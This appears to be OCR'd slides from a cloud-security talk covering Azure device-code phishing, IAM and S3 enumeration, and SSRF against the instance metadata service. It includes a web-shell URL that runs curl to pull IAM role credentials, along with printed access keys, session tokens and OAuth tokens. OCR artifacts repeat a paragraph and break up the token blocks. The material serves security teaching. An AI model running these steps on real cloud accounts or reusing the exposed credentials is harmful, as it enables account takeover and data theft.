Y0NXONeVlitc7L_wZKJDWbx702UryMsQrA994RNL9cd-gXhJqfv9XzaC5SzDF-9VJw_oFwRzOdQGg7_FoNzwo7-j-G8gAA",
    "expires_in": "900",
    "interval": "5",
    "message": "To sign in, use a web browser to open the page https://microsoft.com/devicelogin and enter the code DHAF2WLQA to auth
enticate.",
    "user_code": "DHAF2WLQA",
    "verification_url": "https://microsoft.com/devicelogin"
}
------------------------------------------------------------------
```







```
------------------------------------------------------------------
device_code: DA                                                                                                    fMGwgbC
P-cPjE34jvWjvPM
------------------------------------------------------------------
{
    "device_code": "DAQABAAEAAAD--DLA3VO7QrddgJg7Wevrob-h6PjgJHzAKWthAy42b5KVSvK08GDcdZwRDAMBz3_LQ3ikHWkvKoZ0VWO7Pz0IZYmYJBCSAcqtH6_-
fMGwgbCP-cPjE34jvWjvPMvoeCxpu_FIdDoAOrH7x7gImpycWJU7rAJD6m2zZGpQA7D1_jWJc0t56qnmQeVbtPU8SRwgAA",
    "token": {
        "access_token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6ImpTMVhvMU9XRGpfNTJ2YndHTmd2UU8yVnpNYyIsImtpZCI6ImpTMVhvMU9XRGpf
NT                                                                                                                 i00
YT                                                                                                                 84V
EF                                                                                                                 qQm
Z2                                                                                                                 ZmF
ta                                                                                                                 C00
Zj                                                                                                                 FBQ
UF                                                                                                                 fcm
Vn                                                                                                                 aW5
lc                                                                                                                 TlP
UU                                                                                                                 _Vu
IT                                                                                                                 -zb
trp0nMu8AsQScWobkv77yRDlW9yRMy2iDFohcWCE8GI9eg9LoA9Jie5vkbNPO_obfvehSwt8TzNWZrvuhZuidyp5-C5HHUEY_otiYM26UwXh031F2chyA",
        "device_code": "DA                                                                                         MBz3_LQ3ikHWkvKoZ0VWO7Pz0IZYmYJBCSAcqt
H6_-fMGwgbCP-cPjE34jvWjvPM                                                                                         gAA",
        "expires_in": "8738",
        "expires_on": "1651278265",
        "ext_expires_in": "8738",
        "foci": "1",
        "id_token": "ey                                                                                                    HRw
czovL3N0cy53aW5kb3dzLm5                                                                                            I6M
TY1MTI3MzEyNiwiYW1yIjpb                                                                                            llIj
oiTWZhIFVzZXIiLCJvaWQiC                                                                                            akF
:
```

Client ID:
d3590ed6-52b3-4102-aeff-aad2292ab01c

Malicious Azure App Phishing



Azure

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




Office365 Attack Toolkit












https://github.com/mdsecactivebreach/o365-attack-toolkit/

Cloud Enumeration



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IAM Enumeration

- List Users
- List Groups
- List Roles
- List Group Users
- List your user's policies
- List all Users' Policies
- List User's Groups
- List Group's Policies
- List Role's Policies

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To make the job easier, usually Admins might allow some privileges for the users like listing their own policies, get the policies, list users, list group policies, etc.

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Sid": "ViewOwnUserInfo",
            "Effect": "Allow",
            "Action": [
                "iam:GetUserPolicy",
                "iam:ListGroupsForUser",
                "iam:ListAttachedUserPolicies",
                "iam:ListUserPolicies",
                "iam:GetUser"
            ],
            "Resource": ["arn:aws:iam::*:user/${aws:username}"]
        },
        {
            "Sid": "NavigateInConsole",
            "Effect": "Allow",
            "Action": [
                "iam:GetGroupPolicy",
                "iam:GetPolicyVersion",
                "iam:GetPolicy",
                "iam:ListAttachedGroupPolicies",
                "iam:ListGroupPolicies",
                "iam:ListPolicyVersions",
                "iam:ListPolicies",
                "iam:ListUsers"
            ],
            "Resource": "*"
        }
    ]
}
```

This can lead to a enumeration using a user's credentials


```
(bsides)()(Nebula) >>> getuid
-----------------------------------------------------------------
UserName: no-rights-user
-----------------------------------------------------------------
{
    "AttachedPolicies": [
        {
            "PolicyArn": "arn:aws:iam::312188439405:policy/Allow_users_to_view_their_own_permissions",
            "PolicyName": "Allow_users_to_view_their_own_permissions"
        }
    ],
    "UserGroups": [],
    "UserID": {
        "Account": "312188439405",
        "Arn": "arn:aws:iam::312188439405:user/no-rights-user",
        "UserId": "AIDAURL7BRNWVTIFIEOQD"
    },
    "UserInfo": {
        "User": {
            "Arn": "arn:aws:iam::312188439405:user/no-rights-user",
            "CreateDate": "Fri, 15 Apr 2022 12:38:58 GMT",
            "Path": "/",
            "UserId": "AIDAURL7BRNWVTIFIEOQD",
            "UserName": "no-rights-user"
        }
    },
    "UserName": "no-rights-user"
}
-----------------------------------------------------------------
```

https://docs.aws.amazon.com/codepipeline/latest/userguide/security_iam_id-based-policy-examples-view-own-permissions.html

AzureAD Default access to portal.azure.com

Every user, even the ones with no permissions at all, by default have access to the Azure Portal (portal.azure.com), where they can enumerate AzureAD (Users, groups, roles, permissions, apps), Subscriptions and other resources.

AzureAD Accessable Resources



AzureAD overview

Tenant Info


Azure

Storage

- Buckets
- Objects
- Files

- ACLs
- Policies
  - Public
  - Private

S3 ACL and Policies



Bucket ACL are old, deprecated, but not removed. They allow for bucket and object accessability, but not user accessability.

Bucket Policy allow you to set permissions for users and resources like IAM policies do

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Sid": "Statement1",
            "Principal": {
                "AWS":[
                    "arn:aws:iam::312188439405
                       :user/no-rights-user"
                ]
            },
            "Effect": "Allow",
            "Action":[
                "s3:GetObject",
                "s3:PutObject",
                "s3:PutObjectAcl"
                ],
            "Resource": [
                "arn:aws:s3:::bsides-test
                    -publicity/files/*"
            ]
        }
    ]
}
```

Virtual Machines

- Enumerate Running and unactive machines
- Enumerate Network configurations
- Enumerate Managed Identites
- Enumerate Security Products
- Get User Data
- Launch Templates

Machine MetaData


Cloud machines keep information in the form of an API on 169.254.169.254. A simple HTTP request can access the, but the requirements for each differ.

AWS offers meta data v1 and v2, with one being an unauthenticated API, accessed only by an HTTP request and vulnerable to SSRF and the other authenticated, only accessible from the instance terminal and not even accessible from containers.

Cloud machines keep information in the form of an API on 169.254.169.254. A simple HTTP request can access the, but the requirements for each differ.

Cloud machines keep information in the form of an API on 169.254.169.254. A simple HTTP request can access the, but the requirements for each differ.

http://stratton-oakmont.online/cmd.php?
cmd=curl%20169.254.169.254/latest/meta-data/iam/security-
credentials/Web_Node_ECR_ECS_S3_SSM_Role



Machine Meta-Data v1


```
}ubuntu@ip-172-31-0-28:~$ curl 169.254.169.254/latest/meta-data/iam/security-credentials/
AmazonEC2RoleforSSM_Roleubuntu@ip-172-31-0-28:~$
```

Get Role Name from meta-data

Request Meta-Data after Role Name

```
ubuntu@ip-172-31-0-28:~$ curl 169.254.169.254/latest/meta-data/iam/security-credentials/AmazonEC2RoleforSSM_Role
{
  "Code" : "Success",
  "LastUpdated" : "2022-04-29T23:44:54Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIAURL7BRNW65AMFPTR",
  "SecretAccessKey" : "GE2xlyM1W8z9haHO61TSpuvEW9iDcDCX/isAMAKe",
  "Token" : "IQoJb3JpZ2luX2VjEEAaCXVzLWVhc3QtMSJGMEQCIBXIEbyWQuPBWhXxZyefZF2Ld/TGOwq1Nnajk3CLSzS6AiAk+cVgj1Zj4fyvsaMVjsVvCWkcBiodYXH8
lfJmHBrBOCrbBAj5/////////8BEAAaDDMxMjE4ODQzOTQwNSIM+Es5NA59c7YEZ4rOKq8EjCkTVnDLmjA7+aRoj/9I18AfGXy/5NaNRCOwzcRnmta9SlTBTKhuL0genLSmy
lUqRBrnZj/JzBqvd2e7dUOrG0/v23ZqjNeBsuJzhcKXgzP1MTlDOXC4XPf8xhiwWzx5oLX3F/5vEIjPP7FjCViFfF4c0vm8T9/jdgO+8d7icyYRl4CGsOeA4C/cTFRFuUiKmP
5RP1esvRM37nW1U0NfpQKqrdDueM5dTKze7nVoIyQt+N6+qe08xOMkt/F8S6mrb14rxcixEmEp79WO9W9BQQ26oOVNJ320Q+pc1ji1mPmFz0zMXvuhAQLfPxQyGrc+JK4Q4If
GofSBjCYANWbSWRhrixz8N7qnNltJnf72u/puWdrNcRknAMWUtzbCV/c9DCbeHVJe3cGrMIyb/HyTq+VMn8Mtk995dt+nBj0W6gE5OHRDeUJq3jMpkhTANgKhd+D0Mc9zgR/i
t3IElQ2KxaPML1RsiWdyDhLdagyX2W/EfMIFFUanVQC++2fPjoLwrWMgQyn2XJ0pEiLCQd9CLfMv/o10/POhoueR4Q8DN7ouGi1/ktt9n7m+5nE3Dso7QDMIX1bE5zZkN3kjw
pgTv8Kfqmq5GGdO2d2IcKomtQD0T/WRi7V8T4Pi3CfO+HQhxtQ8iCLW1p5XAD/v+AJOqbithw+eT8VRe/tHqzbe6vthzc5jTV4MZxKWTmU9MNIBhNsr6QZLvsBtIGTiEnjZa8
Ul7jbB75hwaH/TDqyBpTDN8LGTBjqqAQkyM11y5vENXWwfpTQWBHlyr54CphzFMuTRpO12NAQuWhsW61j5F/TfTe4pWmpjVizUVMXjpdiOBsNHZUKEAIsWhla3caeuht4eHq7
rOeHMkjE4E84bzf1+fQiAtVEYid92ABdVvmHaZLJ6jSPrYLrmfWpTz1Ma20D9EvRGeileXWdXHlxxCG0sK1WMbKvYIBmzl6My77qCR5U88DEH6hyR+I/N1hTsm+hg",
  "Expiration" : "2022-04-30T06:19:13Z"
}ubuntu@ip-172-31-0-28:~$
```


Machine Meta-Data v2

Meta-Data v2 requires you to authenticate before accessing the API and the authentication should be done from the system's shell. This stops an attacker from accessing the API using SSRF, to which version 1 is vulnerable.

```
TOKEN=`curl -X PUT
"http://169.254.169.254/latest/api/token" -H "X-aws-
ec2-metadata-token-ttl-seconds: 21600"`
curl -H "X-aws-ec2-metadata-token: $TOKEN" -v
http://169.254.169.254/latest/meta-data/
```

```
ubuntu@ip-172-31-32-218:~$ TOKEN=`curl -X PUT "http://169.254.169.254/latest/api/token" -H "X-aws-ec2-metadata-token-ttl-seconds: 21600"`
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100    56  100    56    0     0  11200      0 --:--:-- --:--:-- --:--:-- 11200
ubuntu@ip-172-31-32-218:~$ curl -H "X-aws-ec2-metadata-token: $TOKEN" -v http://169.254.169.254/latest/meta-data/
*   Trying 169.254.169.254...
* TCP_NODELAY set
* Connected to 169.254.169.254 (169.254.169.254) port 80 (#0)
> GET /latest/meta-data/ HTTP/1.1
> Host: 169.254.169.254
> User-Agent: curl/7.58.0
> Accept: */*
> X-aws-ec2-metadata-token: AQAAAO98ZrfJOA8CNcVbGHVtXwuHQGVnF4Z5tB89nClQ54DIcMMxEQ==
>
* HTTP 1.0, assume close after body
< HTTP/1.0 200 OK
< Accept-Ranges: bytes
< Content-Length: 331
< Content-Type: text/plain
< Date: Sat, 19 Dec 2020 10:13:11 GMT
< Last-Modified: Sat, 19 Dec 2020 08:30:13 GMT
< X-Aws-Ec2-Metadata-Token-Ttl-Seconds: 21598
< Connection: close
< Server: EC2ws
<
ami-id
ami-launch-index
ami-manifest-path
block-device-mapping/
events/
hibernation/
hostname
iam/
identity-credentials/
instance-action
```

Machine User Data



User Data are snippets of code that gets run when the machine reboots.
On User Data, you can find many creentials or sensitive paths/files, so it's better to enumerate them.

